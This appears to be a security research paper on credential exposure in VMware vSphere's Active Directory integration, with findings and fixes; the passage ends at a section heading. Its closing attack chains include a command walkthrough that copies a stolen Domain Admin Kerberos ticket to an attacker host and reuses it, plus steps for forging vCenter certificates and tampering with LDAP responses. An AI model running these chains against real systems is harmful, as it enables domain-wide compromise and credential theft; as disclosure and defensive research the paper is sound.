netwrix

Data security that starts with identity™

How VMware (Broadcom)

vSphere's Active Directory Integration Impacts Security

Author:
Darryl G. Baker

Date: February 2026
Document: Research Paper Summarizing Findings, Findings are below.

Introduction: The Invisible Credential Trail

When an administrator types a password into a vSphere Client login screen, they reasonably expect that the password is validated and then forgotten. The client communicates over TLS. The vCenter Server checks the credential against Active Directory. A session is established. The password has served its purpose.

This mental model is wrong.

In reality, that password passes through multiple systems, protocols, and storage layers. On vCenter Server, the password crosses the network in cleartext via an LDAP simple bind to the Domain Controller. It is stored on disk in the VMware Directory Service database, encrypted with a key that sits in the same database. It accumulates in the Java Virtual Machine heap of the Security Token Service, where I found over twenty cleartext copies persisting in memory on both vCenter 7 and vCenter 8.

The situation on standalone ESXi joined to an AD domain is different, but not any better. ESXi uses Kerberos rather than LDAP to validate passwords, which keeps credentials off the wire, but ESXi stores credentials in a number of places: its machine account password is stored in plaintext in a registry database, Its Kerberos keytab is world-readable,Its SSH daemon runs every session as root regardless of which user logs in, Its PAM configuration explicitly bypasses account lockout for domain users, and every domain user who authenticates via SSH deposits a Kerberos TGT on disk that persists for ten hours after the session starts. The TGT is readable by root, which is what every session runs as.

These are not theoretical vulnerabilities. Every finding in this paper was confirmed through direct exploitation in a controlled lab environment, with packet captures, memory dumps, klist output, and functional attack chains documented in the companion technical report.

Two Architectures, One Domain: How ESXi and vCenter Handle Authentication Differently

Understanding the security implications of vSphere's AD integration requires understanding the fundamental architectural differences between ESXi and vCenter that is rarely discussed in VMware (Broadcom) documentation.

ESXi: The Kerberos Proxy

When a domain user authenticates to ESXi — whether via SSH or the vSphere API — ESXi acts as a Kerberos client on behalf of the user. The user's password arrives at ESXi through an encrypted channel (SSH tunnel or TLS), and ESXi uses that password to construct a Kerberos AS-REQ with pre-authentication data structure. This request travels from ESXi to the Domain Controller on port 88. If the password is correct, the DC returns a Ticket Granting Ticket, and ESXi considers the user authenticated.

This is actually a reasonably secure design for the authentication exchange itself. The password never crosses the network in cleartext. Kerberos' encrypted timestamp mechanism ensures that only a cryptographic derivative is transmitted. My packet captures of ESXi SSH authentication confirmed that all Kerberos traffic originates from the ESXi host, not the client workstation, and that the client's password is protected by the SSH tunnel from client to ESXi and by Kerberos pre-authentication from ESXi to DC.

The problems with ESXi are not in the authentication exchange, but in what happens to credentials after authentication, how they are stored, what an authenticated administrator can do, and who controls which accounts get administrator access in the first place.

vCenter: The LDAP Client

vCenter Server takes an entirely different approach. When a domain user authenticates, vCenter's Security Token Service performs LDAP operations against the Domain Controller to validate the credential. Specifically, it performs an LDAP simple bind. First with a pre-configured bind account to look up the user, and then with the user's own credentials to verify the password.

During an LDAP simple bind, the client sends the username and password to the server in a single message. When this connection uses TCP port 389 (which is the LDAP default configuration), those credentials are transmitted in cleartext. Visible to anyone on the network segment between vCenter and the Domain Controller.

I captured this on both vCenter 7 and vCenter 8. On vCenter 7, a 45-second capture during three user authentications yielded 413 packets, with the bind account password verySecure1 visible in plain ASCII in the hex dump at offsets that any security analyst could find in seconds. The LDAP Bind Request structure is straightforward: tag 0x60, followed by the LDAP version, the bind DN, and the authentication choice 0x80 (simple), followed by the password bytes.

The biggest issue here is that this happens for every authentication. Each time any AD user logs into vCenter through the web interface, PowerCLI, or the REST API, vCenter performs four to nine LDAP simple binds to the Domain Controller. The bind account password is exposed every time. The user's password is exposed at least once. In an environment with multiple authentications daily, that is dozens of cleartext password transmissions.

After Authentication: The SAML Divide

Where the two architectures diverge most significantly is what happens after the initial credential validation.

On ESXi, successful authentication grants immediate shell access (for SSH) or an API session token. The user's TGT is cached in /tmp/krb5cc_* with a ten-hour lifetime, readable by root, which all SSH sessions run as. There is no intermediate token layer. The credential cache persists on disk even after the SSH session disconnects.

On vCenter, successful authentication triggers the issuance of a SAML 2.0 bearer token. This token is cryptographically signed by the STS, contains the user's identity and group memberships, and has a configurable expiration (thirty minutes by default for bearer tokens). All subsequent API operations use this token — not the user's password. The token does not contain the password, cannot be used to derive the password, and becomes worthless after expiration.

This SAML token architecture is the single most important security advantage that vCenter holds over standalone ESXi. Once the initial authentication is complete, the user's password is no longer needed for any operation. If an attacker captures a session token, they gain access only until that token expires — and they learn nothing about the user's actual credential.

The AD Group That Controls Root Access

When ESXi is joined to Active Directory, a security group controls which AD users receive administrator access to the host. Two advanced ESXi host settings govern this: Config.HostAgent.plugins.hostsvc.esxAdminsGroup (default: "ESX Admins") and Config.HostAgent.plugins.hostsvc.esxAdminsGroupAutoAdd (default: false). Members of the configured group receive full root access.

Three things to keep in mind about this group:

First, ESXi resolves nested group membership to extraordinary depths. I tested the ESXi admin groups nested twenty levels deep and members still received root access. I also added 20 nested groups to the ESXi admin group and members in lowest group also received root access. I tested groups in different OUs, in different containers, with indirect membership through multiple intermediate groups. Every configuration worked. There is no nesting limit, no OU restriction, no boundary that prevents the group membership from granting ESXi root access.

Second, the group is managed entirely within Active Directory, not within ESXi. Anyone who can modify AD group membership (e.g. delegated OU administrators, Help Desk operators with group management rights, compromised accounts with GenericWrite on the group object) can grant themselves root access to every domain-joined ESXi host. AD group management actions directly control hypervisor root access.

Third, this exact mechanism is the attack surface exploited by CVE-2024-37085, where ransomware operators (notably Storm-0506 and Octo Tempest) abused the ESXi admin group to gain hypervisor access. The vulnerability demonstrates that controlling AD group membership is sufficient for full ESXi compromise and no ESXi-specific exploit is required.

The esxAdminsGroupAutoAdd setting adds a further escalation path: if set to true, anyone with ESXi API access can change the group name to any existing AD group — including "Domain Users" or "Authenticated Users" — granting every user in the domain root access to the host.

The bottom line: AD group management is ESXi root access management. Organizations must treat the ESXi admin group with the same sensitivity as Domain Admins group membership, because of the practical impact.

Following the Password: A Three-Layer Credential Trace

Moving beyond architectural authentication flow, I performed a comprehensive credential trace on both vCenter versions and ESXi versions. I took two known passwords, the AD bind account password and the SSO administrator password and searched for them at every layer: network, disk, and process memory.

Network Layer

The network layer results were the most immediately surprising on vCenter. Using tcpdump on the VCSA appliance itself, I captured all traffic between vCenter and the Domain Controller during authentication events. On both vCenter 7 and vCenter 8, the AD bind account password appeared in cleartext in LDAP simple bind packets. Four occurrences in a single authentication cycle on vCenter 7, and four to ten on vCenter 8 (which performs additional rebinds during group membership resolution).

From the packet capture, offset 0x0040 contained the LDAP Bind Request from vCenter 8 to the DC, the bytes 7375 7065 726d 616e 4077 7976 6572 6e2e 6c6f 6361 6c spell out superman@wyvern.local — the bind account username — followed immediately by 80 0b76 6572 7953 6563 7572 6531, which decodes to the eleven-byte password verySecure1. The 0x80 tag identifies this as simple authentication. There is nothing to decrypt. The password is right there.

The SSO administrator password told a different story. Because administrator@vsphere.local authenticates against the internal VMware Directory Service on localhost using SASL/SRP, I found zero occurrences of the SSO admin password in any external network traffic.

On ESXi, the network layer was clean for a different reason. ESXi's Kerberos-based authentication means that passwords are never transmitted in cleartext. However, ESXi's Likewise framework performs unsigned, unsealed LDAP operations to the DC for directory lookups (group membership, user attributes), creating a different kind of network vulnerability: LDAP manipulation and relay attacks.

I built a proof-of-concept that connects to the DC's LDAP service on port 389, retrieves a user's SearchResultEntry (268 bytes of BER-encoded data), and constructs a modified version (272 bytes) with CN=ESX Admins injected into the memberOf attribute. The modification requires only ·200 lines of Python and changes just 4 bytes. The LDAP protocol provides zero integrity protection, so an attacker in a MITM position can replace the original response with the modified one, and the LDAP client has no mechanism to detect the substitution.

On Disk

The disk layer revealed encryption that provides the appearance of security without the substance.

On vCenter 7, the bind account password is stored in the VMware Directory Service LMDB database as a vmwSTSPassword attribute, encrypted with AES-128 in Electronic Codebook (ECB) mode. ECB is the weakest AES mode — it uses no initialization vector, produces identical ciphertext for identical plaintext, and provides no integrity protection. But the more fundamental problem is that the encryption key (vmwSTSTenantKey) is stored in the same database as the encrypted value. I wrote a six-line Python script that reads both values and decrypts the password in under a second.

vCenter 8 improved the key length to 256 bits, but the key remains co-located with the encrypted data in the same filesystem. The improvement is incremental, not fundamental.

On ESXi, the credential storage situation is the worst. The machine account password (the credential that ESXi uses to authenticate itself to Active Directory) is stored in plaintext in the Likewise registry under the Pstore\PasswordInfo key. Not encrypted, not hashed, not obfuscated. Plaintext. Any user with root access to ESXi can read it via lwregshell, and since all SSH sessions run as root, "any user with SSH access" have access to this database. This vulnerability is unchanged between ESXi 6.5 and ESXi 8.0.3.

Additionally, the ESXi Kerberos keytab,which contains the long-term cryptographic keys for the machine account's service principal names, has file permissions of 644 (world-readable). In a standard Kerberos deployment, keytabs are restricted to 600 (Root. This is somewhat trivial as all SSH sessions run as root, but still a best practice and prevents non-root processes from accessing the file) because they contain the equivalent of the machine account password in cryptographic form. An attacker who can read the keytab can forge service tickets (silver ticket attacks) for any SPN registered to the ESXi host.

On Disk: The Kerberos Ticket Cache Problem

The disk layer on ESXi has a third dimension that deserves its own attention: Kerberos Ticket caches. Every time a domain user authenticates via SSH or PowerCLi, the Likewise PAM module writes the resulting TGT to a file in /tmp/krb5cc_<UID>. These caches persist on disk after the SSH session disconnects. ESXi performs no cleanup on logout. The caches remain until the ticket expires (ten hours), the host reboots, or someone manually runs kdestroy.

I triggered two domain user SSH sessions on ESXi and then examined the host as root after both sessions had disconnected:

```
# ls -la /tmp/krb5cc_* /etc/likewise/lib/krb5cc_lsass*
-rw------- 1 root          root        2057  /tmp/krb5cc_0
-rw------- 1 WYVERN\superman  WYVERN\dom    3844  /tmp/krb5cc_257950799
-rw------- 1 WYVERN\miles.mor  WYVERN\dom    4135  /tmp/krb5cc_257952828
-rw------- 1 root          root        3687
/etc/likewise/lib/krb5cc_lsass.WYVERN.LOCAL
```

I triggered two domain user SSH sessions on ESXi and then examined the host as root after both sessions had disconnected:

```
Default principal: superman@WYVERN.LOCAL

Valid starting     Expires            Service principal
02/23/2026 15:26:19  02/24/2026 01:26:19  krbtgt/WYVERN.LOCAL@WYVERN.LOCAL
   renew until 02/24/2026 03:26:19, Etype: aes256-cts-hmac-sha1-96
02/23/2026 15:26:19  02/24/2026 01:26:19  host/esxi.lan@WYVERN.LOCAL
   renew until 02/24/2026 03:26:19, Etype: arcfour-hmac (RC4!)
```

Two things stand out. The TGT itself uses AES-256, but the service ticket for host/esxi.lan uses RC4-HMAC. RC4 is an encryption type known to be vulnerable to offline cracking. This encryption downgrade is a theme I will return to.

The machine ticket cache is also useful to an attacker. It includes an LDAP service ticket for the Domain Controller (ldap/WIN-V34oFRPQ4VA.wyvern.local@WYVERN.LOCAL) which enables AD reconnaissance (at minimum) as the ESXi computer account.

These caches are the raw material for pass-the-ticket attacks, which I demonstrate later.

In Memory

The memory layer analysis produced my most significant finding and corrected a previous error in my own investigation.

On vCenter 8, I dumped the STS Java process (PID 3542, 2.18 GB heap) using gcore immediately after triggering three authentications via the REST API. Searching the core dump for my known passwords revealed twelve cleartext copies of the AD bind password and ten cleartext copies of the SSO administrator password. 22 total.

An earlier dump of vCenter 7 had shown zero copies, leading to a preliminary conclusion that vCenter 8 exhibited a security improvement in memory credential retention. However, that earlier test was conducted without triggering authentication before the dump. The script was getting blocked by "direct verification was blocked by SSH lockout" and I had not written in proper error handling when running the script across 2 systems simultaneously.

I reran the test on vCenter 7 with identical methodology: three REST API authentications immediately followed by a core dump. The result was seventeen cleartext copies of the AD bind password and four copies of the SSO administrator password. 21 total. The numbers are comparable to vCenter 8.

The lesson is as methodological as much as technical. Point-in-time memory analysis without controlled stimulus produced unreliable results. Java's garbage collector may have reclaimed string objects between the last authentication and the dump in the earlier test. When I controlled the timing, both versions showed the same fundamental behavior: the STS retains cleartext passwords in its JVM heap.

This is not a bug. It's an architectural consequence. The STS must hold the AD bind account password in memory to perform LDAP simple binds. Java's immutable String objects create multiple copies during concatenation, LDAP bind preparation, and SAML token generation. These copies persist in the heap until garbage collection reclaims them, creating a window during which any process with root access can extract them via gcore or /proc/PID/mem.

The Case Against Direct ESXi Domain Join

The findings above paint a picture of credential exposure at every layer. The picture is dramatically worse on standalone ESXi than on vCenter. Not because of any single vulnerability, but because of a cascade of architectural differences that compound into a fundamentally less secure posture.

No Path to Password-Free Authentication

Perhaps the most consequential limitation is that ESXi provides no way to authenticate using Kerberos tickets alone. The SSH daemon has GSSAPI support compiled out of the binary. It's not disabled in configuration, but absent from the compiled code. Attempting to set GSSAPIAuthentication = yes in sshd_config produces "Unsupported option." Also, the vSphere API does not advertise SPNEGO/Negotiate authentication — no WWW-Authenticate: Negotiate header appears in any server response. This means that every single authentication to a standalone ESXi host requires a password. In contrast, vCenter's LoginBySSPI SOAP method accepts SPNEGO tokens, enabling PowerCLI connections without any password: Connect-VIServer -Server vcenter.wyvern.local with no -User or -Password parameters, authenticates transparently via Kerberos.

The Root Equivalence Problem

All ESXi SSH sessions execute as UID 0 (root) regardless of which domain user authenticates. I confirmed this by logging in as a test domain user and observing that id returns uid=0(root) gid=0(root) and all created files are owned by root:root.

There are no intermediate privilege levels. ESXi has only four assignable roles: Admin (full access), ReadOnly (three read privileges), NoAccess (no privileges), and NoCryptoAdmin (which is non-functional on standalone ESXi). There is no "VM power user" role, no "backup administrator" role, no "network manager" role. Organizations must choose between giving a user unrestricted root access, read-only, or giving them essentially no access.

This means that granting a domain user the Admin role on ESXi gives them unrestricted access to the entire hypervisor: all files, processes, and all virtual machines including the ability to directly manipulate VMDK files on disk.

TGT Theft: The Invisible Lateral Movement Path

The root equivalence problem creates a particularly insidious vulnerability when combined with the Kerberos Ticket caches documented earlier. Because all SSH sessions run as UID 0, any authenticated administrator can access any other user's TGT cache. This means another user's TGT can be used for authentication without knowing the password.

Why is this the most dangerous credential exposure on ESXi? Seven reasons compound:

The victims are Domain Admins.	The users who SSH to ESXi hosts are typically the higher privileged accounts in the domain. Their TGTs grant access to the DC, vCenter, file shares, and every domain-joined system.
There is no session isolation	Any authenticated admin can klist any other user's TGT cache. The theft requires no exploitation, no privilege escalation. Just a file read that any UID 0 session can perform.
The theft is invisible	ESXi does not log file access to /tmp/krb5cc_*. There is no audit trail when one admin reads another's TGT cache.
TGTs accumulate.	Every domain user SSH session deposits a new TGT cache that persists for ten hours. During a maintenance window with multiple admins, a single ESXi host may hold multiple valid Domain Admin TGTs simultaneously.
TGTs persist after logout.	ESXi does not clean up caches when SSH sessions disconnect. The caches remain on disk.
Local admin users can also steal TGTs.	A backdoor local account (like the esxid account I created during testing) maps to UID 0 and can read all domain user TGT caches enabling a local-to-domain escalation path.
The machine Ticket cache is a bonus.	The Likewise daemon's cache includes LDAP service tickets for the Domain Controller, enabling AD reconnaissance as the ESXi computer account without impersonating any user.

Critically, SSH-based authentication creates these cache files; PowerCLI/API authentication does not. The vSphere API path validates credentials via Kerberos to the DC but does not persist a TGT to disk, though it does create different attack surfaces depending on the access method.

ESXi Admin Equals Domain Admin

This root equivalence creates the most dangerous attack surface in vSphere when a Domain Controller virtual machine runs on an ESXi host. In this configuration, any ESXi administrator can achieve full domain compromise.

I confirmed 3 distinct attack chains. The most critical is offline NTDS extraction: an ESXi admin can browse the datastore, download the DC's VMDK file, mount it with standard forensic tools, and extract the ntds.dit database along with the SYSTEM registry hive. Running secretsdump.py against these files yields every password hash in the domain. The attack requires no exploitation, just the legitimate datastore access that comes with the Admin role.

The snapshot rollback attack is also possible. An ESXi admin can snapshot the DC, wait for the security team to rotate credentials and revoke certificates, then revert the DC to its pre-remediation state..

I also confirmed that ESXi administrators can power off DC VMs, inject network adapters into DC VMs (enabling man-in-the-middle attacks), and extract all credential material from the ESXi host itself (keytabs, Kerberos Ticket caches, and the cleartext machine password).

The Lockout Bypass

ESXi's PAM configuration explicitly exempts domain users from account lockout. The system-auth-tally PAM stack contains a rule that skips pam_tally2 for users with UID greater than 10000This includes all domain users. The intent, documented by VMware, is to work around a bug where large UIDs cause the tally file to grow to "tens of GB." The workaround is to simply disable lockout for all domain accounts.

An attacker can perform unlimited brute-force password attempts against domain user accounts via ESXi SSH without triggering any lockout, either locally or potentially at the DC level if ESXi's Kerberos proxy behavior masks the attack source.

The Local User Certificate

My testing revealed a surprising asymmetry between local and domain users on ESXi. SSH public key authentication works perfectly for local users but fails entirely for domain users.

I created a local administrator account named esxid and deployed an SSH public key to /etc/ssh/keys-esxid/authorized_keys. Key-based authentication worked immediately. I then changed the account's password and tested again and the key still worked. SSH public key authentication for local users is independent of the password, exactly as expected.

For domain users, the story is completely different. I deployed SSH keys using four different authorized_keys paths (ESXi's non-standard /etc/ssh/keys-%u/authorized_keys, the standard ·/.ssh/authorized_keys, and two Likewise-specific paths). None worked. SSH verbose debugging showed the server accepting the key, then the connection being terminated by the Likewise/PAM module, which requires password-based authentication regardless of whether a valid key was presented.

This creates an interesting scenario: a local admin account with a deployed SSH key provides persistent root access that survives all password rotations. Domain user SSH authentication, meanwhile, always requires a password — creating the Kerberos caches that enable pass-the-ticket attacks.

The vCenter Advantage

Given the architectural weaknesses of standalone ESXi's authentication, vCenter Server provides materially stronger authentication security. But this advantage comes with a caveat that organizations frequently overlook: the default configuration negates most of the benefit.

What vCenter Does Right

vCenter's SAML token architecture is well-designed for credential isolation. After the initial authentication, all operations use cryptographically signed tokens with configurable expiration. The user's password is no longer needed and is not included in the token. This fundamentally limits the blast radius of session compromise.

The proxy authentication model between vCenter and managed ESXi hosts is similarly well-designed. vCenter uses solution user certificates (mutual TLS with auto-rotated credentials) to communicate with ESXi. The user's identity does not propagate to ESXi. ESXi sees only the vpxuser account. This means that compromising a user's vCenter session does not yield ESXi credentials, and an attacker cannot use a captured vCenter token to directly access ESXi hosts.

vCenter's RBAC model provides the granularity that ESXi lacks. With thirty-five roles on vCenter 7 and forty-eight on vCenter 8, organizations can implement the principle of least privilege. A backup operator can be granted datastore read access without VM management privileges. Permissions can be scoped to specific VMs, clusters, or datacenters with hierarchical inheritance. Custom roles can be crafted from hundreds of individual privileges.

Most importantly, vCenter provides an available SPNEGO authentication path that eliminates password exposure entirely. When a user runs Connect-VIServer -Server vcenter.wyvern.local from a domain-joined Windows workstation without specifying credentials, a Kerberos service ticket is presented to vCenter via the LoginBySSPI SOAP method. The STS validates the ticket using the machine's keytab. No user password is transmitted, stored, or cached at any point. Zero DC Event 2889 events are generated. Zero LDAP simple binds are performed.

The Default Configuration Problem

The problem is that admins may not know they aren't using SPNEGO. The default AD identity source configuration when using the setup wizard uses LDAP on port 389. Not LDAPS or Kerberos. Plain, unencrypted LDAP with simple bind authentication.

This default is what creates the cleartext credential exposure documented throughout this paper. Every password that traverses the LDAP connection is visible to any network observer. The bind account password is transmitted with every authentication. User passwords are transmitted during credential verification. The DC logs do have warnings about it with Event 2889, Binding Type 1, but these events need to be monitored.

Switching to LDAPS (port 636) requires only changing the identity source URL and ensuring the DC has a valid TLS certificate. It eliminates the network-layer exposure entirely. My LDAPS captures showed zero cleartext credentials and zero DC Event 2889 events. But it does not address the disk-layer or memory-layer exposure: the bind account password remains encrypted with a co-located key in vmdir, and cleartext copies still accumulate in the STS heap.

Switching to SPNEGO/IWA eliminates exposure at all layers. It does require more effort, is limited to SOAP/PowerCLI clients, and is complicated by DNS, SPN, and PNID configuration requirements (vCenter 8's SDK endpoint only accepts connections via the PNID hostname, so deploying vCenter with an AD-domain FQDN as PNID is essential for seamless Kerberos integration).

The Per-Version Login Type Problem

Not all authentication methods work on all platforms. My testing revealed a matrix of supported methods:

Password-based authentication (web UI, REST API, SOAP/PowerCLI, SSH) works on all four platforms. This is the path of least resistance — and the path of maximum credential exposure.

Password-free Kerberos authentication via SPNEGO/LoginBySSPI works on both vCenter 7 and vCenter 8 via SOAP/PowerCLI, but the hostname used to connect matters critically. On vCenter 7, connecting via the AD domain hostname (vcenter.wyvern.local) works because it matches the PNID. On vCenter 8, the same approach fails because the PNID is vcenter8.vsphere.local — the SDK endpoint binds exclusively to the PNID hostname and rejects connections addressed to any other hostname, even when DNS A records, PTR records, and Kerberos SPNs are correctly configured. Connecting via Connect-VIServer -Server vcenter8.vsphere.local (no credentials) succeeds immediately. This means organizations that deploy vCenter 8 with a .vsphere.local PNID must train administrators to connect via that hostname for SPNEGO to work. The recommended approach for new deployments is to **set the PNID to an AD-domain FQDN during vCenter installation**.

SSH public key authentication works for root and local admin users on ESXi, but fails for domain users (Likewise/PAM intercepts) and fails on both vCenter versions (pam_mgmt_cli.so barrier). Smart card / certificate login is configurable via SSO policy on both vCenter versions but not supported on ESXi SSH.

No version of ESXi supports SPNEGO. ESXi always requires password-based authentication for both SSH and API access.

The vCenter 8 Paradox

vCenter 8 presents a fascinating security paradox. At the machine level, it is dramatically more secure than vCenter 7. The Likewise framework uses Kerberos AES-256 for machine authentication (replacing LDAP simple bind). The VMware Directory Service enforces SASL/SRP (replacing simple bind for vmdir operations). Encryption keys are 256 bits instead of 128. DC connections are on-demand rather than persistent.

But at the user authentication level, vCenter 8 regresses in some areas. It performs more LDAP simple binds per authentication (six to nine versus four to six). AD group-based permissions appear to be silently non-functional. I found that adding a domain group with the Admin role had no effect on group members, with the RetrieveUserGroups API returning zero results for every domain format I tested.

The STS memory credential retention is comparable across versions when tested with identical methodology. 21 copies on vCenter 7 and 22 on vCenter 8. vCenter 7 retains more AD bind password copies (seventeen vs twelve, likely due to JRE 8's UTF-16 char[] string representation creating paired copies), while vCenter 8 retains more SSO admin password copies (ten vs four, suggesting differences in SAML token generation).

The result is that organizations upgrading from vCenter 7 to vCenter 8 may unknowingly lose their group-based access control while gaining improvements to machine-level operations that are invisible at the user experience layer. SPNEGO remains functional but may require administrators to adjust their connection hostname to match the PNID.

Certificates: PKINIT and Persistent Access

My research extended beyond password-based authentication to examine certificate-based authentication via PKINIT (Public Key Cryptography for Initial Authentication in Kerberos) and the security of the underlying certificate infrastructure in vCenter's own VMCA.

PKINIT: Authentication Without Passwords

PKINIT allows a user to obtain a Kerberos TGT using a certificate and private key instead of a password. The client sends a PA-PK-AS-REQ pre-authentication data structure (type 16) containing signed data with the user's certificate. Once the DC validates the certificate, it returns a PA-PK-AS-REP (type 17) containing the user's TGT.

I successfully demonstrated PKINIT from Windows using Rubeus as a baseline. I was able use PKINIT from ESXi 7 using Kerberos kinit with a modified krb5.conf. The ESXi default configuration blocks file-based PKINIT through two mechanisms: a pkinit_identities directive that forces PKCS#11 hardware smart card authentication, and a pkinit_cert_match rule that requires the Smart Card Logon EKU (which MIT Kerberos does not treat as satisfied by the "Any Purpose" EKU). Both can be resolved through configuration changes, but the defaults reflect VMware's assumption that PKINIT will only be used with physical smart cards.

On vCenter 7, PKINIT was blocked by a platform bug: Photon OS 3's FIPS mode caused an assertion failure in OpenSSL when the PKINIT DH key derivation internally invoked SHA-1. On vCenter 8, a different platform bug caused failure: the Kerberos library on Photon OS 4 sends DH parameters that the Windows KDC rejects (3,017 bytes versus the expected 3,277). These are not configuration issues — they are platform-level incompatibilities that VMware would need to patch (and may have been in later versions).

VMCA: The vCenter Certificate Authority's Private Key Problem

I discovered a dimension of certificate risk that does not require any ADCS misconfiguration at all. vCenter includes a built-in Certificate Authority, the VMware Certificate Authority (VMCA), that manages machine SSL certificates, solution user certificates, and ESXi host certificates. The VMCA root CA's private key is stored at /var/lib/vmware/vmca/privatekey.pem on both vCenter 7 and vCenter 8, andreadable by any user with root or sudo access.

I extracted the VMCA root key, validated that it matches the root certificate, and used OpenSSL to forge a user certificate for miles.morales@wyvern.local with the Smart Card Logon EKU (OID 1.3.6.1.4.1.311.20.2.2) and UPN SAN (OID 1.3.6.1.4.1.311.20.2.3). The forged certificate validates against the VMCA root. 'openssl verify' returns OK. The certificate chain is intact.

The forged certificate , however, cannot currently authenticate to vCenter because the certificate authentication infrastructure is not fully deployed. I tested this live on vCenter 7. I uncommented the clientCAListFile directive in

rhttpproxy's configuration, pointed it to the VMCA root certificate, and successfully restarted the service using /usr/bin/service-control. Despite the config change, the TLS handshake still did not include a CertificateRequest. I believe rhttpproxy requires additional deployment steps beyond the simple config edit. It appears the vSphere Certificate Authentication Proxy (CAP) must be deployed, and the Smart Card authentication flow must be configured through sso-config.sh, not just the reverse proxy XML.

This is still a configuration barrier, not an architectural one. I believe the following steps will resolve the issue, but when I configure them, I crash the STS service completely:

1. Deploy the Certificate Authentication Proxy (CAP) or configure Smart Card authentication through the vSphere Client
2. Configure clientCAListFile and enable the CAP endpoint in rhttpproxy
3. Restart affected services
4. Authenticate with the forged certificate — no password needed (fingers crossed)

The only way to invalidate a VMCA-forged certificate is to replace the entire VMCA root CA, which also invalidates every legitimate machine SSL certificate, every solution user certificate, and every ESXi host certificate provisioned by that CA.

The Kerberos Encryption Problem

A common thread running through all of my findings is the pervasive use of RC4-HMAC encryption for Kerberos service tickets. Despite AES-256 being available and used for TGTs, every service ticket for every ESXi and vCenter computer account in my test environment was encrypted with RC4-HMAC.

The root cause is a single Active Directory attribute: msDS-SupportedEncryptionTypes. On all four vsphere computer accounts, this attribute was null. When the attribute is absent, Active Directory defaults to RC4-HMAC for backwards compatibility, regardless of what encryption types the client requests or the service supports.

The Kerberos ticket cache evidence from ESXi made this evident. Superman's TGT was encrypted with aes256-cts-hmac-sha1-96. The service ticket for host/esxi.lan was encrypted with arcfour-hmac (RC4). RC4 encrypted service tickets are prime for Kerberoasting attacks.

RC4-HMAC is based on the MD4 hash of the account's password — the same NT hash used in NTLM authentication. This means that kerberoasting attacks (requesting service tickets and cracking them offline) can be performed relatively easily against any of these accounts. While machine account passwords are typically complex enough to resist cracking, the principle of defense in depth demands AES-only service tickets. The fix is a single PowerShell command per account: Set-ADComputer -Replace @{'msDS-SupportedEncryptionTypes' = 24}.

The ESXi Kerberos configuration compounds the problem. Both ESXi versions include allow_weak_crypto = true and list RC4-HMAC in all encryption type preferences. The Likewise framework configuration goes further:

LdapSignAndSeal = 0 (LDAP operations are unsigned), AcceptNTLMv1 = 1 (the host accepts NTLMv1), and SignMessagesIfSupported = 0 (SMB signing is disabled). These settings represent a comprehensive failure to enforce modern cryptographic best practices.

Attack Chains: From ESXi Access to Domain Compromise

The individual vulnerabilities documented above are concerning. I present 4 representative chains that demonstrate the full scope of the threat.

Chain 1: ESXi TGT Theft to Domain-Wide Lateral Movement

This attack requires only SSH access to a single ESXi host. The complete walkthrough:

```
# STEP 1: Attacker has SSH access (root, local admin, or domain admin)
ssh esxid@10.0.5.21
# STEP 2: List all cached TGTs on the host
ls -la /tmp/krb5cc_*
# /tmp/krb5cc_257950799 -> superman@WYVERN.LOCAL (Domain Admin)
# /tmp/krb5cc_257952828 -> miles.morales@WYVERN.LOCAL
# STEP 3: Inspect the most valuable TGT
klist -e /tmp/krb5cc_257950799
# Default principal: superman@WYVERN.LOCAL
# krbtgt/WYVERN.LOCAL@WYVERN.LOCAL -- valid for 10 hours
# STEP 4: Exfiltrate the TGT cache (only ~4KB)
scp /tmp/krb5cc_257950799 attacker@10.0.5.99:/tmp/stolen_tgt
# STEP 5: On attacker machine -- use stolen TGT directly
export KRB5CCNAME=/tmp/stolen_tgt
klist # Confirms: superman@WYVERN.LOCAL TGT
# STEP 6: Request service tickets for any service in the domain
kvno cifs/dc.wyvern.local # File share access to DC
kvno ldap/dc.wyvern.local # LDAP access to AD
kvno host/vcenter.wyvern.local # vCenter access
# STEP 7: Lateral movement
smbclient //dc.wyvern.local/SYSVOL -k # DC file shares
ldapsearch -Y GSSAPI -H ldap://dc.wyvern.local # AD queries
# STEP 8 (Windows): Import into Rubeus for further attacks
python3 ticketConverter.py /tmp/stolen_tgt superman.kirbi
Rubeus.exe ptt /ticket:superman.kirbi
# Now operating as superman@WYVERN.LOCAL everywhere
```

Attack window: ten hours (TGT lifetime) plus twelve hours (renewable). During a maintenance window with multiple admins, five to ten Domain Admin TGTs may be available simultaneously. The theft leaves no audit trail. ESXi does not log reads to /tmp/krb5cc_*.

Chain 2: ESXi TGT Theft to Domain-Wide Lateral Movement

1. Gain root on vCenter (via STS memory extraction, vmdir decryption, or any CVE)
2. Extract VMCA root CA private key from /var/lib/vmware/vmca/privatekey.pem
3. Forge certificate for administrator@vsphere.local with Smart Card Logon EKU + UPN SAN (valid 10 years)
4. Enable certificate authentication on vCenter:
   - Uncomment clientCAListFile in rhttpproxy config
   - sso-config.sh -set_authn_policy -certAuthn true
5. Authenticate with forged certificate -- no password needed
6. Certificate survives: password changes, lockouts, resets
7. Cannot be revoked -- VMCA has NO CRL/OCSP infrastructure
8. Only remediation: replace entire VMCA root CA

The VMCA chain is particularly dangerous because it eliminates the dependency on ADCS misconfigurations. ADCS ESC1 requires a vulnerable template. VMCA forging requires only root access to vCenter.

Chain 3: LDAP Response Modification to ESXi Root

1. Establish MITM position between vCenter and DC

   (ARP spoofing, rogue switch, or iptables on vCenter itself)

2. Deploy transparent LDAP proxy (~200 lines Python)

3. When vCenter STS queries user's memberOf attributes:

   - Intercept 268-byte SearchResultEntry from DC

   - Inject "CN=ESX Admins" into memberOf (272 bytes, +4 bytes)

   - Forward modified response to vCenter STS

4. vCenter STS issues elevated SAML token (user appears as Admin)

5. Attacker gains full vCenter control over all managed hosts

Chain 4: Captured Credentials to ESXi Root via AD Modification

1. Capture cleartext credentials from vCenter LDAP traffic

   (tcpdump, network tap -- credentials in plaintext on port 389)

2. Add attacker-controlled user to ESX Admins group (if captured credentials have permissions):

   Add-ADGroupMember -Identity 'ESX Admins' -Members 'miles.morales'

3. SSH to any domain-joined ESXi host as that user

4. ESXi grants Admin role (WYVERN\esxiadmins -> Full access)

5. Confirmed: /etc/shadow readable, datastores browsable, esxcli available

Version Progression: Are Things Getting Better?

A natural question is whether newer vSphere versions address these issues. The answer is nuanced: some things improve, some stay the same, and some regress.

